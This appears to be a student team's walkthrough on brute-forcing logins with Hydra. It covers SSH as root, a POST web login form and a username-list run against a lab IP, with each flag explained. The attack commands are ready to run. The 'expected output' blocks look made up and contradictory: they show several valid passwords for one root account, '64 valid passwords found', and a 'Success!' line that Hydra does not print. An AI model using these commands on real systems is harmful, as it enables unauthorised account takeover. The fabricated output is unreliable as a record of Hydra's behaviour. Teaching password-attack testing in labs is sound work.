
SECURITY WALKTHROUGH <hydra>

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>

1. Brute-Forcing SSH with Hydra Command


Breakdown:



```
hydra -l root -P passwords.txt 10.10.10.10 -t 4 ssh
```

- `-l root`: The username we’re trying is `root`.
- `-P passwords.txt`: This is the path to a file containing possible passwords.
- `10.10.10.10`: This is the target machine's IP address.
- `-t 4`: This sets Hydra to use 4 parallel threads.
- `ssh`: Specifies that we are attacking the SSH service.


Expected Output:



```
Hydra v9.1 (c) 2021 by van Hauser/THC & David Maciejak - Please don’t use in military or

Hydra (http://www.thc.org/thc-hydra) starting at 2024-10-22 10:45:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1 server, 64 login tries (l:1/p:64)
[DATA] attacking ssh://10.10.10.10:22/
[22][ssh] host: 10.10.10.10 login: root password: rootpass
[STATUS] 64.00 tries/min, 4 active
[22][ssh] host: 10.10.10.10 login: root password: 123456
[22][ssh] host: 10.10.10.10 login: root password: letmein
[22][ssh] host: 10.10.10.10 login: root password: password123
[STATUS] 64.00 tries/min, 4 active
[22][ssh] host: 10.10.10.10 login: root password: secret
1 of 1 target successfully completed, 64 valid passwords found.
```

When a valid password is found



```
[22][ssh] host: 10.10.10.10 login: root password: password123
```

2. Brute-Forcing a Web Form (POST method) with Hydra

Hydra can also brute-force login forms on websites. Let’s assume you have the following information:


- The login page is at `/login.php`.
- The form uses POST requests.
- The form fields are `username` and `password`.
- The message `invalid` appears when login fails.

Command

```
hydra -l admin -P passwords.txt 10.10.10.10 http-post-form
"/login.php:username=^USER^&password=^PASS^:F=invalid" -V
```

- `-l admin`: We're trying the username `admin`. • `-P passwords.txt`: The list of possible passwords is in `passwords.txt`.
- `http-post-form`: We’re targeting a POST-based login form.
- `/login.php`: The path to the login page.
- `username=^USER^&password=^PASS^`: Hydra will replace `^USER^` with the `admin` username and `^PASS^` with passwords from the wordlist.
- `F=invalid`: If the response contains `invalid`, it means the login attempt failed.
- `-V`: Verbose mode to display each login attempt.


Expected Output:



```
Hydra v9.1 (c) 2021 by van Hauser/THC & David Maciejak - Please don’t use in military o

Hydra (http://www.thc.org/thc-hydra) starting at 2024-10-22 11:00:00
[DATA] attacking http-post-form://10.10.10.10:80/login.php username=admin password=pass
[80][http-post-form] host: 10.10.10.10 login: admin password: wrongpass => F=invalid
[80][http-post-form] host: 10.10.10.10 login: admin password: password123 => F=invalid
[80][http-post-form] host: 10.10.10.10 login: admin password: secretpass => Success!
1 of 1 target successfully completed, valid password found.
```


When it finds a match



```
[80][http-post-form] host: 10.10.10.10 login: admin password: secretpass => Success!
```

3. Advanced Usage Example


For a faster attack or FOR using a different username file:



```
hydra -L usernames.txt -P passwords.txt 10.10.10.10 ssh -t 8 -vV
```

- `-L usernames.txt`: Instead of one username, this file contains multiple usernames.
- `-t 8`: Increases thread count to 8 for faster performance.
- `-vV`: Verbose output to show each login attempt in more detail.

Output:



```
[22][ssh] host: 10.10.10.10 login: root password: password123
[22][ssh] host: 10.10.10.10 login: admin password: letmein
```